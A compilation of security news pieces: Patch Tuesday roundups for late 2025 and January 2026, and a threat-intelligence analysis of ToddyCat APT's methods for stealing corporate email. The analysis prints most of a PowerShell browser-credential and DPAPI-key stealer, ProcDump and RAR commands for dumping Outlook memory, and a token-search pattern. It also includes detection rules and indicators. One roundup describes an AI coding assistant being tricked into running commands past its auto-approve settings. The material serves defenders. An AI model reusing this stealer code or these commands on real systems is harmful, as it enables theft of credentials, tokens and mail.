“Although Microsoft doesn’t claim evidence of exploitation for CVE-2023-31096, the relevant 2023 write-up and the 2025 removal of the other Agere modem driver have provided two strong signals for anyone looking for Windows exploits in the meantime,” Barnett said. “In case you were wondering, there is no need to have a modem connected; the mere presence of the driver is enough to render an asset vulnerable.”

Immersive, Ivanti and Rapid7 all called attention to CVE-2026-21265, which is a critical Security Feature Bypass vulnerability affecting Windows Secure Boot. This security feature is designed to protect against threats like rootkits and bootkits, and it relies on a set of certificates that are set to expire in June 2026 and October 2026. Once these 2011 certificates expire, Windows devices that do not have the new 2023 certificates can no longer receive Secure Boot security fixes.

Barnett cautioned that when updating the bootloader and BIOS, it is essential to prepare fully ahead of time for the specific OS and BIOS combination you’re working with, since incorrect remediation steps can lead to an unbootable system.

“Fifteen years is a very long time indeed in information security, but the clock is running out on the Microsoft root certificates which have been signing essentially everything in the Secure Boot ecosystem since the days of Stuxnet,” Barnett said. “Microsoft issued replacement certificates back in 2023, alongside CVE-2023-24932 which covered relevant Windows patches as well as subsequent steps to remediate the Secure Boot bypass exploited by the BlackLotus bootkit.”

Goettl noted that Mozilla has released updates for Firefox and Firefox ESR resolving a total of 34 vulnerabilities, two of which are suspected to be exploited (CVE-2026-0891 and CVE-2026-0892). Both are resolved in Firefox 147 (MFSA2026-01) and CVE-2026-0891 is resolved in Firefox ESR 140.7 (MFSA2026-03).

“Expect Google Chrome and Microsoft Edge updates this week in addition to a high severity vulnerability in Chrome WebView that was resolved in the January 6 Chrome update (CVE-2026-0628),” Goettl said.

As ever, the SANS Internet Storm Center has a per-patch breakdown by severity and urgency. Windows admins should keep an eye on askwoody.com for any news about patches that don’t quite play nice with everything. If you experience any issues related installing January’s patches, please drop a line in the comments below.

Microsoft Patch Tuesday, December 2025 Edition

Microsoft today pushed updates to fix at least 56 security flaws in its Windows operating systems and supported software. This final Patch Tuesday of 2025 tackles one zero-day bug that is already being exploited, as well as two publicly disclosed vulnerabilities.

Despite releasing a lower-than-normal number of security updates these past few months, Microsoft patched a whopping 1,129 vulnerabilities in 2025, an 11.9% increase from 2024. According to Satnam Narang at Tenable, this year marks the second consecutive year that Microsoft patched over one thousand vulnerabilities, and the third time it has done so since its inception.

The zero-day flaw patched today is CVE-2025-62221, a privilege escalation vulnerability affecting Windows 10 and later editions. The weakness resides in a component called the “Windows Cloud Files Mini Filter Driver” — a system driver that enables cloud applications to access file system functionalities.

“This is particularly concerning, as the mini filter is integral to services like OneDrive, Google Drive, and iCloud, and remains a core Windows component, even if none of those apps were installed,” said Adam Barnett, lead software engineer at Rapid7.

Only three of the flaws patched today earned Microsoft’s most-dire “critical” rating: Both CVE-2025-62554 and CVE-2025-62557 involve Microsoft Office, and both can exploited merely by viewing a booby-trapped email message in the Preview Pane. Another critical bug — CVE-2025-62562 — involves Microsoft Outlook, although Redmond says the Preview Pane is not an attack vector with this one.

But according to Microsoft, the vulnerabilities most likely to be exploited from this month’s patch batch are other (non-critical) privilege escalation bugs, including:

CVE-2025-62458 — Win32k
CVE-2025-62470 — Windows Common Log File System Driver
CVE-2025-62472 — Windows Remote Access Connection Manager
CVE-2025-59516 — Windows Storage VSP Driver
CVE-2025-59517 — Windows Storage VSP Driver

Kev Breen, senior director of threat research at Immersive, said privilege escalation flaws are observed in almost every incident involving host compromises.

“We don’t know why Microsoft has marked these specifically as more likely, but the majority of these components have historically been exploited in the wild or have enough technical detail on previous CVEs that it would be easier for threat actors to weaponize these,” Breen said. “Either way, while not actively being exploited, these should be patched sooner rather than later.”

One of the more interesting vulnerabilities patched this month is CVE-2025-64671, a remote code execution flaw in the Github Copilot Plugin for Jetbrains AI-based coding assistant that is used by Microsoft and GitHub. Breen said this flaw would allow attackers to execute arbitrary code by tricking the large language model (LLM) into running commands that bypass the user’s “auto-approve” settings.

CVE-2025-64671 is part of a broader, more systemic security crisis that security researcher Ari Marzuk has branded IDEsaster (IDE  stands for “integrated development environment”), which encompasses more than 30 separate vulnerabilities reported in nearly a dozen market-leading AI coding platforms, including Cursor, Windsurf, Gemini CLI, and Claude Code.

The other publicly-disclosed vulnerability patched today is CVE-2025-54100, a remote code execution bug in Windows Powershell on Windows Server 2008 and later that allows an unauthenticated attacker to run code in the security context of the user.

For anyone seeking a more granular breakdown of the security updates Microsoft pushed today, check out the roundup at the SANS Internet Storm Center. As always, please leave a note in the comments if you experience problems applying any of this month’s Windows patches.

ToddyCat: your hidden email assistant. Part 1

Introduction

Email remains the main means of business correspondence at organizations. It can be set up either using on-premises infrastructure (for example, by deploying Microsoft Exchange Server) or through cloud mail services such as Microsoft 365 or Gmail. However, some organizations do not provide domain-level access to their cloud email. As a result, attackers who have compromised the domain do not automatically gain access to email correspondence and must resort to additional techniques to read it.

This research describes how ToddyCat APT evolved its methods to gain covert access to the business correspondence of employees at target companies. In the first part, we review the incidents that occurred in the second half of 2024 and early 2025. In the second part of the report, we focus in detail on how the attackers implemented a new attack vector as a result of their efforts. This attack enables the adversary to leverage the user’s browser to obtain OAuth 2.0 authorization tokens. These tokens can then be utilized outside the perimeter of the compromised infrastructure to access corporate email.

Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. Contact: intelreports@kaspersky.com.

TomBerBil in PowerShell

In a previous post on the ToddyCat group, we described the TomBerBil family of tools, which are designed to extract cookies and saved passwords from browsers on user hosts. These tools were written in C# and C++.

Yet, analysis of incidents from May to June 2024 revealed a new variant implemented in PowerShell. It retained the core malicious functionality of the previous samples but employed a different implementation approach and incorporated new commands.


A key feature of this version is that it was executed on domain controllers on behalf of a privileged user, accessing browser files via shared network resources using the SMB protocol.

Besides supporting the Chrome and Edge browsers, the new version also added processing for Firefox browser files.

The tool was launched using a scheduled task that executed the following command line:

powershell -exec bypass -command "c:\programdata\ip445.ps1"

The script begins by creating a new local directory, which is specified in the $baseDir variable. The tool saves all data it collects into this directory.

$baseDir = 'c:\programdata\temp\'

try{
	New-Item -ItemType directory -Path $baseDir | Out-Null
}catch{
	
}

The script defines a function named parseFile, which accepts the full file path as a parameter. It opens the C:\programdata\uhosts.txt file and reads its content line by line using .NET Framework classes, returning the result as a string array. This is how the script forms an array of host names.

function parseFile{
    param(
        [string]$fileName
    )
    
    $fileReader=[System.IO.File]::OpenText($fileName)

    while(($line = $fileReader.ReadLine()) -ne $null){
        try{
            $line.trim()
            }
        catch{
        }
    }
    $fileReader.close()
}

For each host in the array, the script attempts to establish an SMB connection to the shared resource c$, constructing the path in the \\\c$\users\ format. If the connection is successful, the tool retrieves a list of user directories present on the remote host. If at least one directory is found, a separate folder is created for that host within the $baseDir working directory:

foreach($myhost in parseFile('c:\programdata\uhosts.txt')){
    $myhost=$myhost.TrimEnd()
    $open=$false
    
    $cpath = "\\{0}\c$\users\" -f $myhost
    $items = @(get-childitem $cpath -Force -ErrorAction SilentlyContinue)
	
	$lpath = $baseDir + $myhost
	try{
		New-Item -ItemType directory -Path $lpath | Out-Null
	}catch{
		
	}

In the next stage, the script iterates through the user folders discovered on the remote host, skipping any folders specified in the $filter_users variable, which is defined upon launching the tool. For the remaining folders, three directories are created in the script’s working folder for collecting data from Google Chrome, Mozilla Firefox, and Microsoft Edge.

$filter_users = @('public','all users','default','default user','desktop.ini','.net v4.5','.net v4.5 classic')

foreach($item in $items){
	
	$username = $item.Name
	if($filter_users -contains $username.tolower()){
		continue
	}
	$upath = $lpath + '\' + $username
	
	try{
		New-Item -ItemType directory -Path $upath | Out-Null
		New-Item -ItemType directory -Path ($upath + '\google') | Out-Null
		New-Item -ItemType directory -Path ($upath + '\firefox') | Out-Null
		New-Item -ItemType directory -Path ($upath + '\edge') | Out-Null
	}catch{
		
	}

Next, the tool uses the default account to search for the following Chrome and Edge browser files on the remote host:

  • Login Data: a database file that contains the user’s saved logins and passwords for websites in an encrypted format
  • Local State: a JSON file containing the encryption key used to encrypt stored data
  • Cookies: a database file that stores HTTP cookies for all websites visited by the user
  • History: a database that stores the browser’s history

These files are copied via SMB to the local folder within the corresponding user and browser folder hierarchy. Below is a code snippet that copies the Login Data file:

$googlepath = $upath + '\google\'
$firefoxpath = $upath + '\firefox\'
$edgepath = $upath + '\edge\'
$loginDataPath = $item.FullName + "\AppData\Local\Google\Chrome\User Data\Default\Login Data"
if(test-path -path $loginDataPath){
	$dstFileName = "{0}\{1}" -f $googlepath,'Login Data'
	copy-item -Force -Path $loginDataPath -Destination $dstFileName | Out-Null
}

The same procedure is applied to Firefox files, with the tool additionally traversing through all the user profile folders of the browser. Instead of the files described above for Chrome and Edge, the script searches for files which have names from the $firefox_files array that contain similar information. The requested files are also copied to the tool’s local folder.

$firefox_files = @('key3.db','signons.sqlite','key4.db','logins.json')

$firefoxBase = $item.FullName + '\AppData\Roaming\Mozilla\Firefox\Profiles'
if(test-path -path $firefoxBase){
	$profiles = @(get-childitem $firefoxBase -Force -ErrorAction SilentlyContinue)
	foreach($profile in $profiles){
		if(!(test-path -path ($firefoxpath + '\' + $profile.Name))){
			New-Item -ItemType directory -Path ($firefoxpath + '\' + $profile.Name) | Out-Null
		}
		foreach($firefox_file in $firefox_files){
			$tmpPath = $firefoxBase + '\' + $profile.Name + '\' + $firefox_file
			if(test-path -Path $tmpPath){
				$dstFileName = "{0}\{1}\{2}" -f $firefoxpath,$profile.Name,$firefox_file
				copy-item -Force -Path $tmpPath -Destination $dstFileName | Out-Null
			}
		}
	}
}

The copied files are encrypted using the Data Protection API (DPAPI). The previous version of TomBerBil ran on the host and copied the user’s token. As a result, in the user’s current session DPAPI was used to decrypt the master key, and subsequently, the files. The updated server-side version of TomBerBil copies files containing the user encryption keys that are used by DPAPI. These keys, combined with the user’s SID and password, grant the attackers the ability to decrypt all the copied files locally.

if(test-path -path ($item.FullName + '\AppData\Roaming\Microsoft\Protect')){
	copy-item -Recurse -Force -Path ($item.FullName + '\AppData\Roaming\Microsoft\Protect') -Destination ($upath + '\') | Out-Null
}
if(test-path -path ($item.FullName + '\AppData\Local\Microsoft\Credentials')){
	copy-item -Recurse -Force -Path ($item.FullName + '\AppData\Local\Microsoft\Credentials') -Destination ($upath + '\') | Out-Null
}

With TomBerBil, the attackers automatically collected user cookies, browsing history, and saved passwords, while simultaneously copying the encryption keys needed to decrypt the browser files. The connection to the victim’s remote hosts was established via the SMB protocol, which significantly complicated the detection of the tool’s activity.

TomBerBil in PowerShell

TomBerBil in PowerShell

As a rule, such tools are deployed at later stages, after the adversary has established persistence within the organization’s internal infrastructure and obtained privileged access.

Detection

To detect the implementation of this attack, it’s necessary to set up auditing for access to browser folders and to monitor network protocol connection attempts to those folders.

title: Access To Sensitive Browser Files Via Smb
id: 9ac86f68-9c01-4c9d-897a-4709256c4c7b
status: experimental
description: Detects remote access attempts to browser files containing sensitive information
author: Kaspersky
date: 2025-08-11
tags:
    - attack.credential-access
    - attack.t1555.003
logsource:
    product: windows
    service: security
detection:
    event:
        EventID: '5145'
    chromium_files:
        ShareLocalPath|endswith:
            - '\User Data\Default\History'
            - '\User Data\Default\Network\Cookies'
            - '\User Data\Default\Login Data'
            - '\User Data\Local State'
    firefox_path:
        ShareLocalPath|contains: '\AppData\Roaming\Mozilla\Firefox\Profiles'
    firefox_files:
        ShareLocalPath|endswith:
            - 'key3.db'
            - 'signons.sqlite'
            - 'key4.db'
            - 'logins.json'
    condition: event and (chromium_files or firefox_path and firefox_files)
falsepositives: Legitimate activity
level: medium

In addition, auditing for access to the folders storing the DPAPI encryption key files is also required.

title: Access To System Master Keys Via Smb
id: ba712364-cb99-4eac-a012-7fc86d040a4a
status: experimental
description: Detects remote access attempts to the Protect file, which stores DPAPI master keys
references:
    - https://www.synacktiv.com/en/publications/windows-secrets-extraction-a-summary
author: Kaspersky
date: 2025-08-11
tags:
    - attack.credential-access
    - attack.t1555
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: '5145'
        ShareLocalPath|contains: 'windows\System32\Microsoft\Protect'
    condition: selection
falsepositives: Legitimate activity
level: medium

Stealing emails from Outlook

The modified TomBerBil tool family proved ineffective at evading monitoring tools, compelling the threat actor to seek alternative methods for accessing the organization’s critical data. We discovered an attempt to gain access to corporate correspondence files in the local Outlook storage.

The Outlook application stores OST (Offline Storage Table) files for offline use. The names of these files contain the address of the mailbox being cached. Outlook uses OST files to store a local copy of data synchronized with mail servers: Microsoft Exchange, Microsoft 365, or Outlook.com. This capability allows users to work with emails, calendars, contacts, and other data offline, then synchronize changes with the server once the connection is restored.


However, access to an OST file is blocked by the application while Outlook is running. To copy the file, the attackers created a specialized tool called TCSectorCopy.

TCSectorCopy

This tool is designed for block-by-block copying of files that may be inaccessible by applications or the operating system, such as files that are locked while in use.

The tool is a 32-bit PE file written in C++. After launch, it processes parameters passed via the command line: the path to the source file to be copied and the path where the result should be saved. The tool then validates that the source path is not identical to the destination path.

Validating the TCSectorCopy command line parameters

Validating the TCSectorCopy command line parameters

Next, the tool gathers information about the disk hosting the file to be copied: it determines the cluster size, file system type, and other parameters necessary for low-level reading.

Determining the disk's file system type

Determining the disk’s file system type

TCSectorCopy then opens the disk as a device in read-only mode and sequentially copies the file content block by block, bypassing the standard Windows API. This allows the tool to copy even the files that are locked by the system or other applications.


The adversary uploaded this tool to target host and used it to copy user OST files:

xCopy.exe  C:\Users\<user>\AppData\Local\Microsoft\Outlook\<email>@<domain>.ost <email>@<domain>.ost2

Having obtained the OST files, the attackers processed them using a separate tool to extract the email correspondence content.

XstReader

XstReader is an open-source C# tool for viewing and exporting the content of Microsoft Outlook OST and PST files. The attackers used XstReader to export the content of the previously copied OST files.

XstReader is executed with the -e parameter and the path to the copied file. The -e parameter specifies the export of all messages and their attachments to the current folder in the HTML, RTF, and TXT formats.

XstExport.exe -e <email>@<domain>.ost2

After exporting the data from the OST file, the attackers review the list of obtained files, collect those of interest into an archive, and exfiltrate it.

 Stealing data with TCSectorCopy and XstReader

Stealing data with TCSectorCopy and XstReader

Detection

To detect unauthorized access to Outlook OST files, it’s necessary to set up auditing for the %LOCALAPPDATA%\Microsoft\Outlook\ folder and monitor access events for files with the .ost extension. The Outlook process and other processes legitimately using this file must be excluded from the audit.

title: Access To Outlook Ost Files
id: 2e6c1918-08ef-4494-be45-0c7bce755dfc
status: experimental
description: Detects access to the Outlook Offline Storage Table (OST) file
author: Kaspersky
date: 2025-08-11
tags:
    - attack.collection
    - attack.t1114.001
logsource:
    product: windows
    service: security
detection:
    event:
        EventID: 4663
    outlook_path:
        ObjectName|contains: '\AppData\Local\Microsoft\Outlook\'
    ost_file:
        ObjectName|endswith: '.ost'
    condition: event and outlook_path and ost_file
falsepositives: Legitimate activity
level: low

The TCSectorCopy tool accesses the OST file via the disk device, so to detect it, it’s important to monitor events such as Event ID 9 (RawAccessRead) in Sysmon. These events indicate reading directly from the disk, bypassing the file system.

As we mentioned earlier, TCSectorCopy receives the path to the OST file via a command line. Consequently, detecting this tool’s malicious activity requires monitoring for a specific OST file naming pattern: the @ symbol and the .ost extension in the file name.

Example of detecting TCSectorCopy activity in KATA

Example of detecting TCSectorCopy activity in KATA

Stealing access tokens from Outlook

Since active file collection actions on a host are easily tracked using monitoring systems, the attackers’ next step was gaining access to email outside the hosts where monitoring was being performed. Some target organizations used the Microsoft 365 cloud office suite. The attackers attempted to obtain the access token that resides in the memory of processes utilizing this cloud service.

In the OAuth 2.0 protocol, which Microsoft 365 uses for authorization, the access token is used when requesting resources from the server. In Outlook, it is specified in API requests to the cloud service to retrieve emails along with attachments. Its disadvantage is its relatively short lifespan; however, this can be enough to retrieve all emails from a mailbox while bypassing monitoring tools.


The access token is stored using the JWT (JSON Web Tokens) standard. The token content is encoded using Base64. JWT headers for Microsoft applications always specify the typ parameter with the JWT value first. This means that the first 18 characters of the encoded token will always be the same.

The attackers used SharpTokenFinder to obtain the access token from the user’s Outlook application. This tool is written in C# and designed to search for an access token in processes associated with the Microsoft 365 suite. After launch, the tool searches the system for the following processes:

  • “TEAMS”
  • “WINWORD”
  • “ONENOTE”
  • “POWERPNT”
  • “OUTLOOK”
  • “EXCEL”
  • “ONEDRIVE”
  • “SHAREPOINT”

If these processes are found, the tool attempts to open each process’s object using the OpenProcess function and dump their memory. To do this, the tool imports the MiniDumpWriteDump function from the dbghelp.dll file, which writes user mode minidump information to the specified file. The dump files are saved in the dump folder, located in the current SharpTokenFinder directory. After creating dump files for the processes, the tool searches for the following string pattern in each of them:

"eyJ0eX[a-zA-Z0-9\\._\\-]+"

This template uses the first six symbols of the encoded JWT token, which are always the same. Its structures are separated by dots. This is sufficient to find the necessary string in the process memory dump.

Example of a JWT Token

Example of a JWT Token


In the incident being described, the local security tools (EPP) blocked the attempt to create the OUTLOOK.exe process dump using SharpTokenFinder, so the operator used ProcDump from the Sysinternals suite for this purpose:

procdump64.exe -accepteula -ma OUTLOOK.exe
dir c:\windows\temp\OUTLOOK.EXE_<id>.dmp
c:\progra~1\winrar\rar.exe a -k -r -s -m5 -v100M %temp%\dmp.rar c:\windows\temp\OUTLOOK.EXE_<id>.dmp

Here, the operator executed ProcDump with the following parameters:

  • accepteula silently accepts the license agreement without displaying the agreement window.
  • ma indicates that a full process dump should be created.
  • exe is the name of the process to be dumped.

The dir command is then executed as a check to confirm that the file was created and is not zero size. Following this validation, the file is added to a dmp.rar archive using WinRAR. The attackers sent this file to their host via SMB.

Detection

To detect this technique, it’s necessary to monitor the ProcDump process command line for names belonging to Microsoft 365 application processes.

title: Dump Of Office 365 Processes Using Procdump
id: 5ce97d80-c943-4ac7-8caf-92bb99e90e90
status: experimental
description: Detects Office 365 process names in the command line of the procdump tool
author: kaspersky
date: 2025-08-11
tags:
    - attack.lateral-movement
    - attack.defense-evasion
    - attack.t1550.001
logsource:
  category: process_creation
  product: windows
detection:
    selection:
        Product: 'ProcDump'
        CommandLine|contains:
            - 'teams'
            - 'winword'
            - 'onenote'
            - 'powerpnt'
            - 'outlook'
            - 'excel'
            - 'onedrive'
            - 'sharepoint'
    condition: selection
falsepositives: Legitimate activity
level: high

Below is an example of the ProcDump tool from the Sysinternals package used to dump the Outlook process memory, detected by Kaspersky Anti Targeted Attack (KATA).

Example of Outlook process dump detection in KATA

Example of Outlook process dump detection in KATA

Takeaways

The incidents reviewed in this article show that ToddyCat APT is constantly evolving its techniques and seeking new ways to conceal its activity aimed at gaining access to corporate correspondence within compromised infrastructure. Most of the techniques described here can be successfully detected. For timely identification of these techniques, we recommend using both host-based EPP solutions, such as Kaspersky Endpoint Security for Business, and complex threat monitoring systems, such as Kaspersky Anti Targeted Attack. For comprehensive, up-to-date information on threats and corresponding detection rules, we recommend Kaspersky Threat Intelligence.

Indicators of compromise

Malicious files
55092E1DEA3834ABDE5367D79E50079A             ip445.ps1
2320377D4F68081DA7F39F9AF83F04A2              xCopy.exe
B9FDAD18186F363C3665A6F54D51D3A0             stf.exe

Not-a-virus files
49584BD915DD322C3D84F2794BB3B950             XstExport.exe

File paths
C:\programdata\ip445.ps1
C:\Windows\Temp\xCopy.exe
C:\Windows\Temp\XstExport.exe
c:\windows\temp\stf.exe

PDB
O:\Projects\Penetration\Tools\SectorCopy\Release\SectorCopy.pdb

Patch Tuesday, October 2025 ‘End of 10’ Edition

Microsoft today released software updates to plug a whopping 172 security holes in its Windows operating systems, including at least two vulnerabilities that are already being actively exploited. October’s Patch Tuesday also marks the final month that Microsoft will ship security updates for Windows 10 systems. If you’re running a Windows 10 PC and you’re unable or unwilling to migrate to Windows 11, read on for other options.

